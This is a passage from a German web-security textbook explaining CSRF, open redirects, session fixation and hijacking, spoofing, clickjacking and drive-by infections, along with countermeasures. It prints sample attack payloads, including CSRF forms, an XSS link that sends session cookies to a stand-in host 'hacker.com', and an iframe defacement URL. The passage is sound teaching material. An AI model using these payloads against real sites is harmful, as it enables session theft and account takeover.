


Abb. 2.21 CSRF-Angriff über die Kommentarfunktion einer Webanwendung

[8] In erster Linie, da CSRF-Angriffe auch gegen nicht angemeldete Benutzer möglich sind. So waren etwa vor einigen Jahren viele DSL-Router mit Standard-Passwörtern ausgestattet. Da zusätzlich die Authentifizierung dort mittels HTTP-Basic erfolgte, konnten Angreifer diese Router häufig darüber angreifen, dass sie Anwendern entsprechende URLs untergeschoben hatten (z. B. http://admin:geheim@192.168.1.1/reset).

```
<img src="https://www.example.com/admin/createuser?username=admin2&pass
word=geheim"/>
```

Es mag hier auf den ersten Blick etwas irritieren, dass sich ein CSRF-Angriff über ein Bild durchführen lässt. Doch zielt ein Angreifer hier ja nicht auf das Anzeigen des Bildes ab, sondern will den Browser nur dazu bringen, die entsprechende Anfrage auszuführen. Und da der Browser ja nicht wissen kann, dass es sich bei der aufgerufenen Ressource ja gar nicht um ein Bild handelt, wird er in jedem Fall hier immer eine entsprechende HTTP-Anfrage absenden.

Und selbst, wenn eine Webseite Änderungen nur über HTTP POST erlauben sollte, lässt sich ein solcher Angriff ebenfalls durchführen. Nur gestaltet sich dieser dann deutlich umständlicher. Denn hierfür muss ein Angreifer sein Opfer zunächst auf eine speziell präparierte Webseite locken, über die er mittels eines dort eingebetteten Formulars den CSRF-Angriff dann auch per HTTP POST durchführen kann:

```
<body onload="document.forms[0].submit()">
<form action="https://www.example.com/createuser" method="post">
    <input type="hidden" name="username" value="admin2" />
    <input type="hidden" name="password" value="geheim" />
</form>
</body>
```

Natürlich gestaltet sich die Durchführung eines solchen Angriffs etwas aufwendiger, da er den Einsatz einer separaten Webseite voraussetzt, auf die ein Angreifer sein Opfer zunächst locken muss. Besitzt eine Webseite eine Cross-Site-Scripting-Schwachstelle, so kann der entsprechende Aufruf zur Durchführung eines HTTP-POST-basierten CSRF-Angriffs natürlich auch per JavaScript in die Seite eingebaut und dort ausgeführt werden. Genau durch diese Kombination mit XSS gewinnt CSRF entscheidend an Kritikalität. Auch deshalb wurde CSRF eingangs bereits als „Freund von XSS“ bezeichnet. So ließe sich der eingangs besprochene CSRF-Angriff über eine XSS-Schwachstelle etwa wie folgt durchführen:

```
http(s)://www.example.com/search?q="><script>document.write('<img%20
src=\"/admin/createuser?username=admin2%26password=geheim\"%20
height=1%20width=1 onerror=\"\">')</script>
```

Die Maßnahme zur Verhinderung von CSRF ist denkbar einfach. Sie besteht schlicht darin, keine generischen URLs für HTTP-basierte Änderungen zu verwenden. Die Webseite braucht nur ein zufälliges Session- oder besser Request-spezifisches Token (häufig Anti-CSRF-Token oder einfach CSRF-Token genannt) in den Aufruf einzubauen. Da der Angreifer dieses natürlich nicht kennen kann, ist es ihm folglich auch nicht mehr möglich, einem Benutzer eine Anfrage unterzuschieben. Als zusätzlicher Schutz sollten Änderungen über HTTP ausschließlich mittels HTTP-POST (also nur in Webformularen etc.) möglich sein.

Die oben gezeigte Anfrage ließe sich dann z. B. hierzu wie folgt umbauen:

```
<form action="/admin/createuser" method="post">
    <input type="input" name="username" value="admin2"/>
    <input type="input" name="password" value="geheim" />
    <input type="_CSRF-TOKEN" value="sASda2LK189k0JtRTRxyxH" />
</form>
```

Alle Anfragen, die kein gültiges Token enthalten, müssen natürlich von der Anwendung abgewiesen werden, was sich etwa durch einen vorgeschalteten Filter implementieren lässt. Zahlreiche Web Frameworks bieten hier allerdings auch bereits eigene Mechanismen und kümmern sich um die Validierung der Tokens selbstständig. Auch REST-Services können anfällig gegenüber CSRF sein. Dann nämlich, wenn diese als Teil der Webseite eingesetzt werden und hierzu ebenfalls auf die übertragene Session-ID zugreifen. Auch bei solchen Services muss dann ein entsprechender Schutz implementiert werden.

Kurz und knapp

Welches Risiko besteht? Angreifer können einem angemeldeten Benutzer eine HTTP-Anfrage (z. B. als URL) unterschieben und darüber Änderungen über sein Benutzerkonto ausführen.

Was ist die Ursache? Für den Aufruf von Änderungen werden für alle Benutzer die gleichen HTTP-Anfragen (= generische HTTP-Anfragen) verwendet.

Was muss ich tun? Ändernde Anfragen sollten nur über HTTP POST möglich sein und stets einen Session-, oder Request-spezifischen Token zur Verifikation enthalten (Anti-CSRF-Token, siehe Abschn. 3.9.5). Auch REST-Services müssen entsprechend abgesichert werden, wenn diese auf die Benutzer-Session zugreifen (siehe Abschn. 3.14.3).

Referenz: CWE-352: („Cross-Site Request Forgery (CSRF)“), CAPEC-62 („Cross Site Request Forgery (aka Session Riding)“)

2.7.5 Cross-Site Redirection

Für viele Geschäftsprozesse ist es erforderlich, Benutzer auf andere (interne oder externe) Webseiten weiterzuleiten. Meist geschieht dies über HTTP Redirects. Daneben lässt sich dies aber auch mittels HTML-Meta-Tags (Meta Refreshs) und natürlich JavaScript durchführen. Eine Weiterleitung kann dann zu einem Sicherheitsproblem werden, wenn ein Angreifer deren Ziel über einen Parameter manipulieren kann. Nehmen wir als Beispiel eine Weiterleitungs-URL, wie sie in der Art häufig verwendet wird:

```
http(s)://www.example.com/redirect?target=main
```

Das Ziel der Weiterleitung wird hier also über den Parameter „target“ angegeben. Im Fall eines HTTP Redirects antwortet der Server hierauf mit einem HTTP-Status-Code 303 (oder 301) und leitet den Browser über den Location-Header auf die lokale Ressource „./main“ weiter:

```
HTTP/1.1 303 See Other
Location: main
```

Der Browser wird daraufhin automatisch die URL https://www.example.com/main aufrufen. Wird der Parameter „target“ nun jedoch nicht restriktiv durch die Anwendung validiert, so kann ein Angreifer den obigen Dateinamen einfach durch eine beliebige URL ersetzen und damit den Benutzer an eine beliebige von ihm kontrollierte Webseite weiterleiten:

```
http(s)://www.example.com/redirect?target=http://172.16.111.22
```

Dieser Angriff wird als Cross-Site Redirection bezeichnet und die zugrunde liegende Schwachstelle ein „Open Redirect“ genannt. Das Problem hierbei ist, dass der Angreifer den Vertrauenskontext der Webseite ausnutzt: Postet er etwa eine entsprechende URL in ein Forum oder versendet er sie in einer E-Mail, so bekommen Benutzer (bzw. Empfänger) diese in der Regel gar nicht in voller Länge vom Browser angezeigt oder sie sehen wie im obigen Fall nur eine IP-Adresse. Und auch wenn nicht, so wird die Weiterleitung aus Sicht des Benutzers ja von der vertrauenswürdigen Anwendung durchgeführt, also aus eben dem besagten Vertrauenskontext heraus.

Auf diese Weise kann ein Angreifer einen Benutzer z. B. auf eine Phishing-Seite weiterleiten und darüber versuchen, an sein Passwort zu kommen. Solche Open Redirects sind besonders problematisch, wenn sie in einem Anmeldedialog vorhanden sind. Denn dort werden häufig Rücksprung-URLs verwendet, auf die der Benutzer nach erfolgter (bzw. auch fehlerhafter) Anmeldung automatisch weitergeleitet wird. Auch das OAuth-Protokoll (Abschn. 3.11.8) basiert auf der Verwendung solcher parametrisierten Rücksprung-Adressen. Lässt sich diese durch einen Angreifer manipulieren, hätte dies natürlich verheerende Folgen.

Wir können in URIs jedoch auch andere Nachrichten als HTTP-URLs hineinschreiben. So existiert neben dem bekannten Schema http://etwa auch „data:“ und vor allem „javascript:“. Verwendet eine Anwendung keine HTTP-Redirects, sondern Meta Refreshs zur Weiterleitung, so lässt sich etwa mit Hilfe einer Open-Redirect-Schwachstelle auch Cross-Site Scripting durchführen, wie dies im folgenden Beispiel veranschaulicht ist:

```
http(s)://www.example.com/redirect?target=javascript:alert('XSS')
```

Kurz und knapp

Welches Risiko besteht? Ein Angreifer kann den Vertrauenskontext einer Webseite ausnutzen, um einen Benutzer auf eine von ihm kontrollierte Webseite weiterzuleiten und darüber z. B. schadhaften Skriptcode auszuführen, einen Phishing-Angriff (Abschn. 2.5) oder einen Angriff auf einen OAuth-Workflow durchzuführen.

Was ist die Ursache? Unzureichende Validierung der für Weiterleitungen verwendeten Parameter.

Was muss ich tun? Validierung aller als Ziel einer Weiterleitung verwendeter Parameter, idealerweise mittels Indirektionen oder Whitelisting (Abschn. 3.5.2).
Referenz: CWE-601 („URL Redirection to Untrusted Site“)

2.7.6 Session Fixation

Bei Session Fixation erzeugt ein Angreifer zunächst eine eigene anonyme Session und lässt die entsprechende Session-ID durch einen anderen Benutzer authentifizieren. Da er selbst im Besitz der entsprechenden Session-ID ist, kann er nach erfolgter Authentifizierung auf das Profil des Benutzers zugreifen. Session Fixation lässt sich besonders einfach mittels URL Rewriting durchführen. Ein Angreifer erzeugt dabei zunächst eine anonyme (nicht-authentifizierte) Session und hängt die entsprechende Session-ID an den URL-Aufruf zum Anmeldedialog der Anwendung an:

```
http(s)://www.example.com/login;SESSIONID=124567
```

Der Angreifer muss nun lediglich einen Benutzer dazu verleiten, auf die URL zu klicken und sich darüber an der Anwendung anzumelden. Ist das geschehen, braucht der Angreifer nur noch die obige URL erneut aufzurufen und erlangt, über die mittlerweile vom Benutzer authentifizierte Session-ID, Zugriff auf dessen Profil. Aus diesem Grund ist es so wichtig, dass URL Rewriting komplett deaktiviert und ausschließlich Cookies für das Session Management verwendet werden.

Doch auch dann lässt sich dieser Angriff noch durchführen. Allerdings nur durch Ausnutzung einer Cross-Site-Scripting-Schwachstelle auf einer beliebigen Webseite der gleichen Domain. Über diese lässt sich dann mittels eingeschleusten JavaScript-Codes ein für die gesamte Domain gültiges Cookie setzen. Die Maßnahme zur Verhinderung von Session Fixation ist denkbar einfach: Sie besteht schlicht darin, die Session-ID nach jeder Form von Authentifizierung zu erneuern.

Kurz und knapp

Welches Risiko besteht? Ein Angreifer kann sich Zugriff auf die authentifizierte Session eines anderen Benutzers verschaffen.
Was ist die Ursache? Session-ID wird nach Authentifizierung nicht erneuert.
Was muss ich tun? Erneuerung der Session-ID nach einer Authentifizierung (siehe Session Lifecycle, Abschn. 3.9.8).
Referenz: CWE-384 („Session Fixation“), CAPEC-61 („Session Fixation“)

2.7.7 Session Hijacking

Anders als bei der Session Fixation versucht ein Angreifer beim Session Hijacking nicht, eine bestimmte Session-ID vorzugeben (also zu „fixieren“), sondern eine gültige zu ermitteln. Hierzu existieren verschiedene Vektoren.

Durch Erraten Der naheliegende Ansatz besteht darin, existierende Session-IDs schlicht zu erraten. Die Durchführbarkeit ist hierbei natürlich maßgeblich von der Zufälligkeit der generierten Session-IDs abhängig. Angreifer können mittels entsprechender Tools recht schnell ermitteln, ob eine ID hinreichend zufällig ist oder ihr ein einfaches Bildungsgesetz zugrunde liegt. Hierzu lässt sich z. B. die Sequenzer-Funktion der Burp Suite einsetzen. Abb. 2.22 zeigt ein entsprechendes Analyseergebnis von knapp 3000 ausgewerteten Samples einer zehnstelligen Session-ID. Wir sehen dort, dass lediglich vier der zehn Zeichen eine ausreichende Zufälligkeit aufweisen. Eine genauere Analyse ermöglicht der Sequenzer auf Bit-Ebene durch den Einsatz verschiedener FIPS-140-Zufälligkeitstests.

Sofern Anwendungen das Session Management nicht selbst implementieren, sondern über einen Applikationsserver abbilden, kann heutzutage generell davon ausgegangen werden, dass die dort erstellten Session-IDs über eine ausreichende Entropie (also Zufälligkeit) verfügen. Unsichere Session-IDs stellten gerade in den Anfangszeiten des Webs ein häufiges Sicherheitsproblem dar (vergl. [12]).

Allerdings findet sich die grundlegende Schwachstelle, also unsichere zufällige IDs, auch noch in modernen Webanwendungen wieder, nur meist an anderen Stellen, nämlich z. B. bei Authentifizierungstokens. Wesentlich relevanter für die Durchführung von Session Hijacking ist daher heute das Auslesen existierender Session-IDs. Hierfür existieren die folgenden Vektoren.

Mittels URL Rewriting URLs, und damit auch in diesen bei URL Rewriting (Abschn. 1.2.2) übermittelten Session-IDs, können an verschiedenen Stellen offengelegt oder geloggt werden, z. B. in der Browser History, in den Logdateien von Reverse Proxys oder in Referer-Headern. Wie wir bereits gesehen haben, wird im Referer-Header vom Browser automatisch die Herkunfts-URL an jeden vom Benutzer angeklickten Link mitgesendet. Problematisch ist die Funktion im Fall von Links auf externen Webseiten. In Abb. 2.23 ist gezeigt, wie die Session-ID im Referer-Header automatisch durch den Browser an die Webseite „hacker.com“ gesendet wird, wenn diese Seite über einen Link von einer Webseite aufgerufen wird, die URL Rewriting verwendet.[9]

[9] Das Risiko wird hier zumindest dadurch etwas reduziert, dass Referer von den meisten Browsern nur bei übereinstimmenden Schemas übertragen werden. Ist ein Benutzer somit etwa per HTTPS angemeldet und klickt auf einen HTTP-Link, so wird üblicherweise kein Referer an den entsprechenden HTTP Request angehängt.




Abb. 2.22 Burp Sequenzer offenbart Session-ID mit unzureichender Zufälligkeit




Abb. 2.23 Session Hijacking bei URL Rewriting

Session-IDs werden beim Einsatz von URL Rewriting aber zusätzlich noch auf eine wesentlich trivialere Weise offengelegt, nämlich bereits durch einfaches Copy-und-Paste: Angenommen ein Benutzer ist bei einer Webanwendung angemeldet und kopiert verschiedene lokale Links als HTML-Markup in eine E-Mail, so enthalten diese natürlich ebenfalls entsprechende Session-IDs. Klickt der Empfänger der E-Mail nun auf einen dieser Links und die jeweilige Session ist noch aktiv, so ist er dort automatisch mit der Kennung des Absenders der E-Mail angemeldet.

Durch eine XSS-Schwachstelle Und natürlich kann uns auch eine XSS-Schwachstelle hier weiterhelfen. Mit einer solchen lässt sich nämlich ein Session Cookie (der die Session-ID des Benutzers enthält) auslesen und an eine externe Webseite senden. Angenommen der Parameter „q“ in der Datei „search“ besitzt eine entsprechende Schwachstelle, so kann ein Angreifer diese durch den folgenden Aufruf ausnutzen, um das Session Cookie eines angemeldeten Benutzers an seine Seite hacker.com[10] zu senden:

```
http(s)://www.example.com/search?q="><script>new%20Image().
src='http://hacker.com/log.cgi%3Fc='%2BencodeURIComponent(document.
cookie)</script>
```

Den hier verwendeten Vektor, nämlich ein HTML-Image-Tag in die Seite einzubauen, um darüber einen URL-Aufruf abzusetzen, hatten wir bereits für die Durchführung eines CSRF-Angriffs eingesetzt. In diesem Fall macht der Angreifer dies dynamisch mittels JavaScript-Code, um die Cookies eines anderen Benutzers an seine Seite zu senden. Wurde das Session Cookie hier allerdings von der Anwendung mit einem httpOnly-Flag gesetzt, würde der Browser des angegriffenen Benutzers das Auslesen des Cookies unterbinden (Abschn. 3.9.2).

Durch Mitlesen der Übertragung Verwendet die Anwendung HTTP statt HTTPS oder hat ein Angreifer Zugriff auf das System, an dem die TLS-Verschlüsselung terminiert wird, kann dieser die Session-ID natürlich auch einfach dort mitlesen. Dies lässt sich vor allem in (öffentlichen) WLANs besonders einfach durchführen. Hierzu existieren sogar entsprechende Tools wie Firesheep, das als Plugin im Firefox installiert wird und dort automatisch alle übertragenen Session-IDs von Facebook, Twitter und anderen Diensten abgreift und sofort Zugriff auf das entsprechende Profil bietet (siehe Abb. 2.24).

Anders als die anderen bisher vorgestellten Angriffe handelt es sich bei Session Hijacking somit um eine allgemeine Beschreibung eines Angriffs, der sich über unterschiedliche Vektoren durchführen lässt.

Kurz und knapp

Welches Risiko besteht? Angreifer erlangt Zugriff auf das Profil eines anderen Benutzers.
Was ist die Ursache? Verwendung von unsicheren Session-IDs, Verwendung von URL Rewriting, eine XSS-Schwachstelle (siehe 2.7.3).
Was muss ich tun? Verwenden zufälliger Session-IDs (Abschn. 3.9.1), Verwendung von Cookies zum Session Management und Setzen des httpOnly-Flags sowie Deaktivieren

[10] In der Praxis braucht ein Angreifer nicht seine eigene Webseite zu verwenden, sondern kann einen völlig anonym verwendbaren Internetdienst nutzen, bei dem sich über einen einzigen URL-Aufruf Daten in eine bereitgestellte Online-Tabelle schreiben und von dort später vom Angreifer abrufen lassen.

Abb. 2.24 Session Hijacking mittels Firesheep

von URL Rewriting (Abschn. 3.9.2), Verhinderung von XSS bzw. Setzen des httpOnly-Flags bei Session Cookies (Abschn. 3.9.2).
Referenz: CWE-330 („Use of Insufficiently Random Values“)

2.7.8 Website Spoofing/Defacement

In der Informationstechnik bezeichnen wir die Fälschung einer Identität durch die Manipulation der übertragenen Absenderinformationen als „Spoofing“. Häufig anzutreffende Varianten sind hierbei das ARP Spoofing auf Netzwerkebene sowie das E-Mail-Spoofing, bei denen ein Angreifer seine Netzwerkkennung- bzw. E-Mail-Adresse fälscht, um sich Zugriff auf Systeme zu verschaffen oder Social-Engineering durchzuführen.

Auch im Webbereich ist es möglich, Identitäten zu fälschen. In der Regel beziehen wir „Spoofen“ im Zusammenhang mit Webanwendungen allerdings häufiger auf das Fälschen von Inhalten. In diesem Fall wird von Website Spoofing[11] gesprochen. Häufig baut ein Angreifer hierzu eine Webseite schlicht mit einer ähnlich klingenden URL nach, indem er die Inhalte der Originalseite einfach kopiert. Im Fall von HTML und CSS ist das nicht sonderlich schwierig. Viel gefährlicher ist es aber natürlich, wenn es einem Angreifer gelingen sollte, die tatsächlichen Inhalte einer Webseite zu fälschen, was wir dann als Website Defacement bezeichnen.

[11] Das „Spoofen“ bezieht sich hierbei auf das Fälschen der Identität des Verfassers der Seiteninhalte.

Oftmals ist dies durch Ausnutzen bekannter Sicherheitslücken (Known Vulnerabilities) in eingesetzten Content-Management-Systemen möglich. Auch über eine Cross-Site-Scripting- bzw. HTML-Injection-Lücke (Abschn. 2.7.3) lässt sich eine Webseite sehr einfach fälschen. Dazu wird statt Skriptcode einfach ein Iframe an einer beliebigen Stelle der Webseite eingebaut und durch die Verwendung bestimmter CSS-Attribute auf die gesamte Seite gelegt. Genau diesen Angriff sehen wir in dem folgenden Beispiel dargestellt, wobei eine XSS-Schwachstelle auf lab.secodis.com ausgenutzt wird, um Inhalte auf dieser Seite zu fälschen.

```
https://lab.secodis.com/vuln.php?name="><iframe%20src="https://www.
webappsecbuch.de"%20frameborder=0%20scrolling=no%20style="width:100%;
height:100%;position:absolute;top:1px;left:1px;z-index:1000;" />
```

In diesem Fall bekommen Benutzer durch Aufrufen des obigen Links die in Abb. 2.25 dargestellte Webseite angezeigt. Allerdings stammen die nun angezeigten Inhalte gar nicht von lab.secodis.com, sondern werden mittels eines injizierten Iframes von https://www.webappsecbuch.de geladen und durch CSS vollständig über die Original-Webseite gelegt.

Nur sehr versierte Benutzer könnten einen solchen Angriff noch erkennen, schließlich bleibt die echte URL sowie sogar das X.509-Zertifikat der Webseite mit der XSS- bzw. HTML-Injection-Lücke völlig unangetastet. Dabei muss der Angriff keinesfalls immer nur das Ziel verfolgen, vertrauliche Daten zu stehlen. Gerade politisch motivierte Angreifer können durch das Fälschen einer Webseite (oder bestimmter Inhalte einer solchen) Unternehmen, staatliche Stellen und natürlich auch Medien gezielt in Diskredit bringen oder wirtschaftlichen bzw. politischen Schaden zufügen.




Abb. 2.25 Fälschen der Webseite lab.secodis.com über XSS und ein injiziertes Iframe

Kurz und knapp

Welches Risiko besteht? Angreifer können angezeigte Webinhalte fälschen und dazu ggf. den Vertrauenskontext (HTTPS) einer Webseite missbrauchen, um Phishing-Angriffe durchzuführen oder den Betreiber in Diskredit zu bringen.
Was ist die Ursache? Häufig XSS- oder SQL-Injection-Schwachstellen auf der Webseite oder bekannte Sicherheitslücken in eingesetzten CMS-Systemen.
Was muss ich tun? Verhinderung von XSS (bzw. dessen Auswirkung, vergl. Maßnahmen in Abschn. 2.7.3) sowie Patch Management für Plattformkomponenten.
Referenz: CAPEC-148 („Content Spoofing“)

2.7.9 Clickjacking

Clickjacking, auf deutsch manchmal als „Klickbetrug“ bezeichnet, stellt eine relativ neue Angriffsform gegen Benutzer von Webanwendungen dar. Entdeckt und benannt wurde Clickjacking von Jeremiah Grossman und Robert Hansen im Jahr 2008 (vergl. [13]).

Wie manche Varianten von Website Spoofing basiert auch Clickjacking in der Regel auf dem Einsatz von Iframes. Jedoch dienen diese hierbei nicht dazu, den Inhalt der Webseite zu fälschen. Stattdessen wird hierbei nun die angegriffene Webseite selbst darin angezeigt und mittels CSS[12] transparent über eine vom Angreifer kontrollierte Webseite gelegt. Also eigentlich genau entgegengesetzt zu dem Fall von Website Spoofing.

Dieser Vorgang wird als „Framing“ bezeichnet. Ziel ist es hierbei, den Benutzer zu täuschen. Er denkt er würde auf einen Button der Seite des Angreifers klicken, in Wirklichkeit jedoch klickt er auf einen Button in dem vorgelagerten Iframe, welches der Benutzer jedoch nicht sieht, da es ja transparent ist. Abb. 2.26 zeigt einen exemplarischen Clickjacking-Angriff, der auf einer Illustration der ThreatExpert Ltd basiert.

Als Clickjacking neu entdeckt wurde, waren noch zahlreiche Browser-Plugins entsprechend angreifbar, so z. B. der Flash Player, über den sich mittels Clickjacking etwa die Sicherheitseinstellungen eines Benutzers manipulieren ließen. Inzwischen wurden betroffene Plugins allerdings größtenteils gefixt, so dass Clickjacking heute in erster Linie ein Problem für die Webseite selbst darstellt, also das unkontrollierte Einbinden einer Webseite durch eine andere innerhalb eines Frames. Durch „Frame Busting“-Techniken können solche Angriffe mittlerweile jedoch relativ wirksam unterbunden werden.

Kurz und knapp

Welches Risiko besteht? Angreifer können einen Benutzer dazu verleiten, dass dieser unwissentlich bestimmte sensible Aktionen (z. B. einen Genehmigungsprozess) ausführt.

[12] Mittels CSS-Anweisung „visibility: hidden“ bzw. „opacity: 0.0“.




Abb. 2.26 Clickjacking: Benutzer denkt, er beantworte Quiz-Fragen, trägt seine Antworten aber in Wirklichkeit in ein unsichtbares Iframe ein und legt dadurch unwissentlich einen Benutzer an

Was ist die Ursache? Inhalte einer Webseite lassen sich über eine andere blenden; die Webseite lässt sich „framen“.
Was muss ich tun? Verwenden von Frame Busting (Abschn. 3.13.3).
Referenz: CAPEC-103 („Clickjacking“)

2.7.10 Drive by Infection („Malwareschleudern“)

Neben dem „Defacement“ einer Webseite kann ein Angreifer, dem es gelingt, Änderungen an einer Webseite durchzuführen, dies aber auch dazu nutzen, um darin Schadcode zu hinterlegen. Besucher einer auf diese Weise infizierten Webseite können dann automatisch mit diesem Code ebenfalls infiziert werden. Dieser Angriff wird geläufig als Drive by Infection bezeichnet. Neben den bereits genannten Vektoren (persistentes XSS sowie bekannte Sicherheitslücken in CMS-Systemen) kann dieser Angriff aber auch zur Laufzeit, durch von der Webseite eingebundene externe Inhalte wie Werbebanner durchgeführt werden. Im Januar 2014 gelang es Hackern, über Werbebanner von Yahoo Schadcode zu verbreiten und allein darüber 27.000 Webseiten pro Stunde zu infizieren (vergl. [14]). Auch deutsche Webseitenbetreiber waren in den vergangenen Jahren immer wieder von derartigen Angriffen betroffen.[13]

[13] In der Praxis werden viele solcher Drive-by-Infektionen neben dem Einsatz von maliziösem JavaScript auch mit untergeschobenen Installationsprogrammen durchgeführt. Häufige Beispiele sind hier vermeintliche Videoplayer oder Updates des Virenscanners, die ahnungslose Benutzer herunterladen und starten.

Nur wenn ein Benutzer bei sich einen aktuellen Virenschutz installiert hat, kann er durch einen entsprechenden Alarm vor solchem Schadcode gewarnt werden (siehe Abb. 2.27). Dass sich der Schadcode jedoch gar nicht in der Webseite selbst, sondern nur in einem eingebundenen Werbebanner versteckt, ist dabei für den Benutzer nicht ersichtlich. Der Betreiber der Webseite wird daher so oder so als „Malwareschleuder" gebrandmarkt.

Neben Warnhinweisen der Virensoftware wird der Zugriff auf infizierte Webseiten zudem häufig auch durch browserseitige Schutzmechanismen, wie etwa den Site Protector beim Chrome Browser, gesperrt. Der einem betroffenen Unternehmen hierdurch entstehende Schaden kann durchaus signifikant sein. Er reicht von einer negativen Außenwirkung über Kundenverlust, bis hin zu konkreten Haftungsrisiken, wenn Benutzern ein nachweislicher Schaden entstanden ist.

Mit JavaScript allein lässt sich das System eines Benutzers natürlich nicht dauerhaft infizieren, schließlich verfügt dieses noch nicht einmal über entsprechende Funktionen, mit denen ein erforderlicher Zugriff auf die Systemebene möglich wäre. Stattdessen dient JavaScript hier in der Regel nur dazu, bekannte Sicherheitslücken im Browser oder in Browser-Komponenten eines Benutzers auszunutzen.

